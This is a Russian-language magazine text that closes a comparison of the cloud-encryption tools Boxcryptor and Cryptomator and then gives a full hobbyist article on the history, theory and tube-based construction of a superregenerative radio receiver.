> - *Password hash salt*
> - *If a company uses the Master Key: Password Key (encrypted with the company's public RSA key)*

Честно говоря, не очень хочется разбираться, какие именно из этих ключей могут быть использованы для восстановления доступа к зашифрованным данным при утечке. В случае с Cryptomator делать этого и не нужно: никакие ключи на внешних серверах не хранятся.

Двухфакторная аутентификация. Казалось бы, ее поддержку нужно записать в плюсы Boxcryptor, но при использовании Cryptomator двухфакторная аутентификация не поддерживается просто потому, что нет и однофакторной: учетная запись требуется только для Boxcryptor.

Стабильность работы. +1 в пользу Boxcryptor: проект старше и лучше отлажен.

Шифрование имен файлов и папок. Есть в обоих продуктах, но в Boxcryptor — только за деньги. Еще +1 в пользу Cryptomator.

Ограничения на число устройств и облачных сервисов. У Boxcryptor есть ограничения в зависимости от выбранного плана; у Cryptomator таких ограничений нет. Еще +1 в пользу Cryptomator.

Обфускация структуры файловой системы. И снова +1 в пользу Cryptomator. Этот пункт, пожалуй, стоит пояснить развернуто. Существуют продукты, которые создают определенную структуру каталогов, и в каждом из них могут быть свои подкаталоги и/или определенное количество файлов. Анализ файловой структуры, таким образом, может помочь атакующему догадаться, что используется та или иная программа.

Возможность коллаборации через ссылки на файлы (без указания пароля): а вот здесь +1 получает Boxcryptor. В Boxcryptor есть возможность организовать совместную работу над документом несколькими пользователями, при этом ни один из них не должен будет разглашать свой пароль.

Таким образом, Cryptomator выигрывает с разгромным счетом при использовании в домашних условиях за единственным исключением: синхронизация фотографий. Boxcryptor, с другой стороны, позволяет компаниям организовать совместную работу над документами, предлагает более стабильное и отлаженное приложение, синхронизацию фотографий и интеграцию с Files в iOS.

ЗАКЛЮЧЕНИЕ

Нуждаются ли твои данные в дополнительной защите — решать тебе. Вероятно, нуждаются, но не все. Вероятно, ты захочешь защитить цифровые копии документов (паспорта, водительские права) и какие-то еще данные, доступ к которым может потребоваться в неожиданный момент и в неожиданном месте.

«Личный сейф OneDrive» способен успокоить нервы технически малограмотных пользователей; как-то особенно защитить (а тем более зашифровать) твои данные он не может. Известный способ с криптоконтейнером в облаке по-прежнему работает и по-прежнему безопасен, однако проигрывает в удобстве более современным вариантам, в роли которых выступают криптографические облачные системы.

Самых распространенных вариантов сегодня два: появившийся чуть раньше платный сервис Boxcryptor и проект с открытым исходным кодом Cryptomator. Оба продукта решают одну и ту же задачу, но делают это по-разному. Результат моего исследования достаточно однозначен: если брать для себя, бери Cryptomator — это бесплатно, удобно и безопасно. Компаниям может больше подойти Boxcryptor, но только в том случае, если необходимо организовать совместную работу над документами через облачные сервисы.

СВЕРХ РЕГЕНЕРАТОР

СОБИРАЕМ РАДИОПРИЕМНИК ИЗ ВОСЬМИ ДЕТАЛЕЙ

Candidum
duospirit@gmail.com

Если у современного человека вдруг появится интерес к электронике, он, скорее всего, возьмет в руки не паяльник, а Arduino. Соберет простенькую схему, помигает светодиодом, подключит какой-нибудь датчик. Но еще 15–20 лет назад такой возможности не было: люди обучались азам схемотехники, собирали радиоприемники и прочие полезные устройства. Среди которых особое место занимает схема со сверхрегенератором, отличающаяся предельной простотой. Сегодня мы поговорим о том, как самостоятельно собрать такой девайс.

Приемники прямого усиления в наше время уже никто не конструирует, потому что на них ничего не поймаешь. А вот сверхрегенератор, которому в следующем году исполнится 100 лет, все еще представляет интерес. Конечно, как уже говорилось в статье о супергетеродине, ждать от него качества звучания совершенно бессмысленно. Но, учитывая предельную простоту схемы, в которой может быть меньше десяти деталей, результаты его работы выглядят очень впечатляюще. Если у тебя чешутся руки собрать что-нибудь электронное, но хочется выбрать проект попроще — эта статья для тебя.

INFO

Я регулярно собираю радиоприемники различных конструкций и делюсь своим опытом с читателями:

- Ламповый сигнал. Собираем FM-радиоприемник на лампах
- Лампы по-новому. Собираем ламповый приемник с современным управлением
- Секреты SI473X. Делаем приемник и ищем скрытые возможности микросхемы SDR
- Супергетеродин. Как я собрал коротковолновый радиоприемник на STM32 и Si5351

ИСТОРИЯ

Здесь стоит начать несколько издалека, а именно с изобретения Ли де Форестом трехэлектродной лампы в 1906 году.


Первый триод

На фотографии не видно нити накала — она, вероятно, сгорела или осыпалась. Но так или иначе это первая лампа, способная усиливать сигнал, с нее все и началось. Примерно в 1912 году Ли де Форест и независимо от него Эдвин Армстронг изобретают регенеративный приемник. На самом деле на первенство в этом вопросе претендовали еще несколько человек, но это не так важно. Любопытнее, что начиная с 1914 года Форест с Армстронгом судились за право считаться изобретателем этого девайса и успокоились только в 1934-м, когда патент стал уже неактуален.

Первенство переходило из рук в руки четырнадцать раз и в итоге осталось за Форестом. На этом мы оставим Фореста и будем дальше говорить об Армстронге. Перед инженерами и любителями в то время стояла острая проблема: как выжать из лампы все, что она может. Ведь тогдашние лампы обладали очень скромными параметрами (низкий коэффициент усиления, низкая предельная частота) и при этом очень нескромной ценой.

РЕГЕНЕРАТОР

Идея решения этой проблемы — использовать положительную обратную связь — витала в воздухе давно. На рисунке представлена схема типичного для тех времен регенеративного приемника, она взята из более позднего издания, но лишь для того, чтобы больше напоминала современную манеру начертания схем — смотреть привычнее, а суть та же. Ее можно назвать схемой Армстронга. Отличительная черта этой схемы — индуктивная обратная связь.




Типичный регенеративный приемник 1910–20-х годов

Выигрыш в усилении достигается благодаря частичному возврату усиленного сигнала из анодной цепи в сеточную. Тем самым компенсируются потери в контуре, в результате повышается его добротность. А так как амплитуда сигнала в контуре пропорциональна добротности, то интенсивность сигнала растет. Кроме того, полоса пропускания сужается обратно пропорционально добротности, что в данном случае тоже хорошо. Однако накручивать усиление положительной обратной связью можно лишь до известного предела — порога генерации. По достижении этого порога потери в контуре полностью компенсируются и сигнал начинает экспоненциально расти, пока лампа не достигнет насыщения, а усилитель не превратится в генератор.

После этого усиление принятого сигнала уже невозможно, и амплитуда собственных колебаний не зависит от уровня входного сигнала, при условии, что амплитуда сигнала намного меньше амплитуды собственных колебаний. Впрочем, работу регенератора можно представить себе и по-другому. Так, благодаря положительной обратной связи входной сигнал многократно проходит через усилительный каскад, каждый раз усиливаясь. Очевидно, что наибольшее усиление получается в непосредственной близости от порога генерации, и это главная проблема регенераторов, поскольку около порога к генерации могут привести совершенно незначительные изменения параметров схемы или величины входного сигнала.


Усугубляется это наличием гистерезиса, то есть порог генерации лежит выше порога срыва генерации. Иными словами, чтобы остановить генерацию, нужно значительно ослабить обратную связь. В представленной схеме обратную связь регулировали сближением и отдалением катушек. Что же касается самого детектирования сигналов, то здесь за него отвечает участок «катод — сетка — гридлик R» (резистор утечки сетки, прямая калька с английского). Участок «катод — сетка» работает как диод, а выпрямленное напряжение фильтруется конденсатором и потом усиливается лампой. Такой детектор в нашей литературе назывался сеточным, а в зарубежной — Grid-leak detector.

Впрочем, о гридлике мы еще поговорим. Параллельно схеме Армстронга существовала схема упомянутого Ли де Фореста, названая им «ультраудион» (позднее название переиначили на «ультрааудион»). Схема базируется на трехточечном генераторе.



Ультрааудион Фореста

Эта иллюстрация позаимствована прямиком из патента от 1914 года, по поводу которого и была тяжба длиной в двадцать лет. В более привычном нам исполнении схема существовала во второй половине 1920-х.




Ультрааудион

Однако широкого распространения в качестве регенератора ультрааудион не получил из-за сложности регулировки обратной связи. Часто обратную связь не трогали, а регулировали усиление лампы изменением тока накала или анодного напряжения. Стоит отметить, что в раннем варианте отсутствовал резистор утечки, это связано с тем, что в первых лампах был плохой вакуум и роль сопротивления утечки выполнял ионный ток. Впоследствии вакуум стал глубже, ионный ток сделался пренебрежимо мал, и инженеры добавили в схему резистор.


СВЕРХРЕГЕНЕРАТОР

И вот примерно в 1922 году Армстронгу пришла в голову идея периодически срывать генерацию в регенераторе. В этом случае можно не волноваться о пороге генерации, наоборот, разумно выставлять обратную связь за порогом. Для срыва генерации Армстронг использовал внешний генератор относительно низкой частоты, выше частоты голоса, но значительно ниже частоты сигнала. Такая схема называется «сверхрегенератор с внешней суперизацией».



Сверхрегенератор Армстронга с внешней суперизацией

Генератор, собранный на левой лампе, воздействует на сетку правой лампы, периодически срывая в ней генерацию и смещая ее рабочую точку в область отрицательных напряжений. Также Армстронг показал, что генерировать вспомогательную частоту можно на той же лампе, — этот эффект называется автосуперизация.



Сверхрегенератор Армстронга с автосуперизацией

Здесь все примерно так же, как и в предыдущей схеме, с той лишь разницей, что лампа одна и высокочастотные колебания генерируются лишь во время определенного напряжения на вспомогательном контуре частоты гашения. Сам Армстронг указывает, что первая схема работает лучше и устойчивее.

Перевод упомянутой статьи вышел и у нас в журнале «Друг радио» в мае 1925 года. Внимательный читатель заметит, что в схемах из американской статьи отсутствует гридлик, тогда как в нашем переводе он появляется. Это тоже связано с глубиной вакуума ламп. Кстати говоря, существует еще одна схема сверхрегенератора с автосуперизацией, где периодический срыв генерации достигается именно за счет гридлика. Это схема Флюэллинга, представленная в 1923 году.




Схема Флюэллинга

Как видишь, она один в один похожа на схему классического регенератора, отличия тут только в емкости сеточного конденсатора и сопротивлении гридлика. При возникновении генерации конденсатор заряжается до такой степени, чтобы закрыть лампу и сорвать генерацию. После этого конденсатор начинает разряжаться через сопротивление утечки, что через какое-то время приведет к новой вспышке генерации. Несмотря на то что две последние схемы подразумевают автосуперизацию, их следует различать. В схеме Армстронга частота суперизации постоянна, тогда как в схеме Флюэллинга она меняется вместе с интенсивностью входящего сигнала, и это существенно влияет на механизм детектирования сигнала, о чем мы поговорим чуть позже.

На древние схемы мы поглядели, осталось разобраться, как они работают. Идея оказалась вполне жизнеспособной и, судя по отзывам из публикаций двадцатых годов, обеспечивала очень высокую по тем временам чувствительность. Однако именно в двадцатых годах она не пользовалась популярностью, в отличие от рассмотренного выше регенератора. В чем причина? А причин было несколько.


Во-первых, начиная с Армстронга и вплоть до конца двадцатых годов сверхрегенераторы использовались преимущественно на длинных и средних волнах. Из этого и вытекали все проблемы. Как выяснилось позднее, для нормальной работы сверхрегенератора частота гашения должна быть по меньшей мере в 100 раз ниже частоты сигнала, лишь на средних волнах ее можно было поднять до 10 кГц. Дело в том, что частота гашения попадала напрямую на наушники или динамик, что звучало как раздражающий свист. Впрочем, до какой-то степени этот недостаток нивелировался капсульными наушниками, у которых сильный провал в АЧХ выше 5 кГц. Но так как амплитуда сигнала гашения во много раз больше амплитуды полезного сигнала, даже капсульные наушники заметно свистели. На длинных волнах, где частоту гашения надо опустить ниже 5 кГц, не спасет даже ФНЧ, с которыми в то время была напряженка. Уже одна эта проблема сильно подмочила репутацию сверхрегенератора.

Во-вторых, он отличается низкой селективностью, что на длинных, средних и даже коротких волнах неприемлемо. И в целом эта проблема плохо решается. В-третьих, сверхрегенератор излучает при своей работе на той частоте, которую принимает, создавая помехи другим приемникам. Наконец, в-четвертых, сказалась сложность настройки и капризность сверхрегенераторов, особенно если пытаться их настраивать без приборов. Да, настроить схему из нескольких деталей иногда бывает непросто, и сверхрегенератор — одна из таких схем.

Слушать сквозь свист и вой какофонию из нескольких станций, если вдруг все-таки удастся эту штуку запустить, — такое себе удовольствие, особенно учитывая недовольство соседей из-за создаваемых сверхрегенератором помех. В итоге на длинных, средних и коротких волнах в двадцатые годы бал правили регенераторы. Сверхрегенератор так и остался бы остроумным курьезом, если бы не началось освоение УКВ.


Поначалу процесс шел медленно, но, когда в конце двадцатых промелькнула публикация о лучах смерти, тема быстро начала набирать обороты. Буквально за пять лет был взят сначала рубеж метровых волн, а затем дециметровых и сантиметровых. Короче, частоты росли, как у процессоров в девяностые. И вот тут сверхрегенераторы проявили себя, так как начиная где-то с 10М регенератор работает неустойчиво. Кроме того, первые простейшие передатчики совсем не отличались стабильностью частоты, в результате чего низкая селективность сверхрегенератора стала его плюсом: так намного проще настроиться на сигнал, и он не уплывет при небольшом дрейфе частоты передатчика.

Другим очень актуальным тогда преимуществом было то, что сверхрегенератор требовал только одну лампу. Более того, подходила даже отечественная лампа «Микро», выпускавшаяся с начала двадцатых годов.




Лампа «Микро»

Это изделие к концу двадцатых годов начало заметно устаревать, тем не менее умельцы ухитрялись на ней работать на 5М (60 МГц) и даже на 3М (современный FM-диапазон). Правда, в последнем случае у лампы удаляли цоколь и подпаивались непосредственно к отводам баллона, чтобы уменьшить межэлектродные емкости. Также при переходе на УКВ поменялись схемы генераторов. От индуктивной связи (схема Армстронга) отказались в пользу трехточечной схемы Хартли. Контур при этом чаще всего выполняли в виде единичного витка П-образной формы из медной трубки. Ультрааудион обрел новую жизнь.



УКВ-вариант трехточки Хартли


А в более запущенных случаях использовали симметричную схему.



Симметричная схема


Такое решение позволяло с выгодой использовать паразитную межэлектродную емкость «анод — сетка» и индуктивность выводов лампы методом включения их в контур. Именно в этой схеме из лампы «Микро» удалось выдавить 100 МГц. Дело за малым — осталось сделать из генератора сверхрегенератор.

Подходы тут использовались все те же: или добавить внешний генератор, или подобрать параметры гридлика. В нашей литературе конца двадцатых — начала тридцатых наибольшей популярностью пользовался подход Армстронга. Но со временем, начиная со второй половины тридцатых годов, сверхрегенераторы с внешней суперизацией были почти полностью вытеснены схемами с автосуперизацией Флюэллинга в силу их простоты. Хотя стоит отметить, что внешняя суперизация работает лучше как в плане устойчивости, так и в плане чувствительности. Ниже представлены несколько практических схем УКВ-сверхрегенераторов тех времен.




Трехточечная схема с внешней суперизацией (1930 год)

Этот приемник предлагался в 1930 году для приема экспериментального вещания на волнах УКВ в СССР. Как это ни странно, но такие эксперименты были, хотя вещание в диапазоне УКВ в СССР запустили лишь после войны. Как видно из схемы, приемник состоит из сверхрегенератора по трехточечной схеме, генератора гашения и усилителя ЗЧ. Теплый ламповый звук, что тут скажешь?



Трехточечная схема с автосуперизацией Флюэллинга

Это схема передвижного приемника 3М-диапазона от 1935 года. Состоит он из сверхрегенеративного каскада с автогашением и УЗЧ. Из примечательного в нем — разве что не совсем привычное включение гридлика. Ну и напоследок раритет: схема приемника дистанционного управления моделью самолета начала пятидесятых. Выполнена она по симметричной схеме с самогашением, в ней любопытно включение вспомогательных цепей гашения. Фактически вспомогательный контур и катушка связи включены последовательно основному контуру.



Сверхрегенератор по симметричной схеме с автосуперизацией

Если в этот момент тебе показалось, что приведенные схемы сверхрегенераторов один в один похожи на ультрааудион, то могу тебя успокоить: не показалось. Действительно, глядя на схему, отличить сверхрегенератор с автосуперизацией гридликом от регенератора в общем случае не представляется возможным. Можно сказать, это разные режимы работы одной схемы. Более того, одна и та же схема в зависимости от режима работы может быть регенератором, сверхрегенератором, автодином или синхродином, и это часто ставит в тупик начинающего радиолюбителя.


Продолжение статьи →

СВЕРХРЕГЕНЕРАТОР

СОБИРАЕМ РАДИОПРИЕМНИК ИЗ ВОСЬМИ ДЕТАЛЕЙ


КАК ЭТО РАБОТАЕТ

Несмотря на простоту приведенных схем, их работа достаточно сложна, однако мы попробуем разобраться с этим без лишних формул и математических выкладок. Для начала рассмотрим колебательный контур.




Колебательный контур

Резистор R символизирует потери в контуре. В реальном контуре сопротивление потерь всегда положительно, поэтому, если возбудить в нем колебания, они будут спадать экспоненциально. Причем скорость спада пропорциональна сопротивлению потерь. Иными словами, добротность контура обратно пропорциональна сопротивлению потерь.




Спад амплитуды колебаний в реальном контуре

Теперь представим, что контур входит в состав регенератора с положительной обратной связью выше критической. В нашей модели это эквивалентно отрицательному значению сопротивления потерь, поэтому начальные колебания, присутствующие в контуре (например, наведенный сигнал или шумы сверхрегенератора), будут нарастать также экспоненциально. Однако до бесконечности это продолжаться не может, и в итоге амплитуда стабилизируется на каком-то уровне (зависит от особенностей конкретной схемы), а сопротивление потерь станет равным нулю. На графике это будет выглядеть так.




Контур в генераторе

Теперь, зная влияние сопротивления потерь на процессы в контуре, мы можем перейти к сверхрегенератору. Итак, в сверхрегенераторе с внешней суперизацией под воздействием колебаний гашения периодически (с частотой суперизации) изменяется сопротивление потерь в контуре с отрицательного на положительное. Кроме того, на контур действует слабый внешний сигнал из антенны. В результате в контуре возникают периодические вспышки колебаний, причем характер этих вспышек зависит от амплитуды внешнего сигнала в контуре. Рассмотрим ситуацию, когда сигнал слаб.



Вспышки при слабом сигнале

Оранжевый график отображает колебания гашения, упрощенно в виде меандра. Во время максимумов сопротивление потерь в контуре отрицательно, во время минимумов положительно. Синий график отражает амплитуду сигнала в контуре. Теперь посмотрим, что будет, если на контур действует сигнал большей амплитуды.




Сильный сигнал

Ширина высокочастотной вспышки увеличилась. Становится очевидно, что ширина высокочастотных вспышек пропорциональна амплитуде (на самом деле логарифму амплитуды) сигнала в контуре. А это значит, что мы получили не что иное, как ШИМ-сигнал, и сверхрегенератор является исторически первым приемником, дискретизирующим принимаемые сигналы!


Из этого также следует, что частота суперизации должна быть минимум в два раза выше наибольшей желаемой частоты на выходе детектора. Рассмотренный режим работы сверхрегенератора называется логарифмическим, так как ширина высокочастотных вспышек пропорциональна логарифму амплитуды исходного сигнала в контуре. В этом режиме чувствительность сверхрегенератора растет с ростом частоты суперизации. Однако повышать ее бесконечно не удастся: в какой-то момент генерация будет вовсе срываться, и сверхрегенератор перестанет работать.

Несколько ниже этого момента находится такой режим, при котором вспышки высокочастотных колебаний гасятся раньше достижения предельной амплитуды. В этом режиме от интенсивности начального сигнала в контуре будет зависеть не столько ширина вспышек генерации, сколько амплитуда этих вспышек. Такой режим называется линейным, и в этом случае достигается максимальная чувствительность. На практике удобно оставаться в логарифмическом режиме, поскольку он наиболее устойчив. Частота суперизации в этом случае порядка 100 кГц и зависит от конкретной схемы.

В случае же схемы, использующей самогашение с помощью гридлика, ситуация другая. Срыв генерации происходит за счет зарядки конденсатора в цепи сетки выпрямленным напряжением собственных колебаний генератора. Выпрямление происходит на участке «сетка — катод». Поэтому для срыва генерации необходимо достигнуть максимальной амплитуды. Колебания в контуре нарастают, достигают максимума, после чего конденсатор в цепи сетки заряжается, лампа закрывается, и колебания начинают спадать. Через некоторое время конденсатор разряжается, и процесс начинается вновь. На приведенных ниже графиках показано, как внешний сигнал влияет на этот процесс.




Воздействие малого сигнала



Воздействие сильного сигнала

Легко видеть, что длительность вспышек остается постоянной, однако меняется частота их возникновения. Таким образом, здесь мы получаем частотно-импульсную модуляцию. Из этого и вытекают различия: в данном режиме чувствительность растет с уменьшением частоты возникновения вспышек. В остальном все аналогично случаю с внешней суперизацией. Частоту вспышек в таком режиме разумно выставлять около 25 кГц, впрочем, в нашем случае это сильно зависит от используемой схемы.

Таким образом, в контуре сверхрегенератора мы имеем вспышки генерации переменной ширины или переменной частоты, они детектируются участком «сетка — катод» и присутствуют в анодной цепи в продетектированном виде. В этом случае сверхрегенератор работает как амплитудный детектор с очень большим усилением. В литературе указывают, что усиление может достигать 1 000 000. Хорошо, с АМ разобрались, а что насчет ЧМ? Сверхрегенератор переваривает и ЧМ: дело в том, что при некоторой расстройке ЧМ-модуляция преобразуется в АМ на скате резонансной характеристики контура.



Преобразование ЧМ в АМ на скате резонансной характеристики

Работает такой хак достаточно неплохо, однако за это приходится платить плохой линейностью. Резонансная кривая описывается гауссовой функцией, и ее скаты лишь с очень большой натяжкой можно назвать прямой. Чувствительность тоже страдает, так как приходится работать с некоторой отстройкой от максимума кривой, где чувствительность максимальна, — но такова плата за простоту.

Поэтому ждать от сверхрегенератора Hi-Fi не стоит, а вот аутентичного звука из сороковых — сколько угодно. Что же до чувствительности, то хоть она и не максимальна, но достаточно высока. Рассмотренная ниже схема при входном сигнале порядка 100 мкВ дает на выходе сигнал звуковой частоты около 1 В. Это говорит о том, что коэффициент усиления как минимум 10 000, что очень и очень солидная величина для схемы на одной лампе. На этом, думаю, можно закончить с теорией и наконец взяться за паяльник.


Продолжение статьи →

СВЕРХРЕГЕНЕРАТОР

СОБИРАЕМ РАДИОПРИЕМНИК ИЗ ВОСЬМИ ДЕТАЛЕЙ

ПРАКТИКА

Начнем с базовой схемы. Она проста как пять копеек.




Базовая схема сверхрегенератора


Почему приемник собран именно на лампе? Дело в том, что ламповый сверхрегенератор схемотехнически наиболее прост, кроме того, есть в ламповых конструкциях какая-то романтика. Что касается выбора лампы — можно сказать, подойдет практически любой триод, тетрод или пентод, желательно, конечно, высокочастотный и с крутизной побольше. Чем выше крутизна примененной лампы, тем менее критична конструкция к исполнению.

Тем не менее хочется, чтобы приемничек был автономный и его можно было запитать от батареек. При этом было бы здорово не менять их каждый день. Такому требованию лучше всего удовлетворяют стержневые сверхминиатюрные лампы — наш ответ нувисторам.

У стержневых ламп очень низкий ток накала, что позволяет приблизиться по потреблению к транзисторным устройствам. Так, у использованной мной лампы 1Ж17б ток накала 48 мА, у лампы 1Ж29б — 60 мА, а у 1Ж24б и вовсе 18 мА. Кроме того, они отлично чувствуют себя на высоких частотах. Единственный минус — это низкая крутизна, за исключением 1Ж29Б, у которой 2,5 мА/В. У остальных стержневых около 1 мА/В. Ну да как с этим бороться, нам известно: надо делать контур большей добротности, например, в виде единичного витка из толстого медного провода.

Я сделал контур из медного провода сечением 2,5 мм и длиной около 30 см, катушка связи изготовлена из того же провода. Для настройки используется два подстроечных конденсатора, один — для грубой настройки, второй — для точной подстройки: настраиваться одним конденсатором крайне неудобно. Монтаж велся в манхэттенском стиле. Дроссель можно использовать заводской на 100 мкГн, но лучшие результаты дает самодельный. Для этого можно взять 75–100 см провода сечением 0,2 мм, намотать его на каркас диаметром около 5 мм. Его индуктивность, разумеется, гораздо меньше 100 мкГн, однако длина провода близка к 1/4 длины волны.


Сверхрегенератор с самогашением на 1Ж17Б


Сверхрегенератор с самогашением на 1Ж17Б

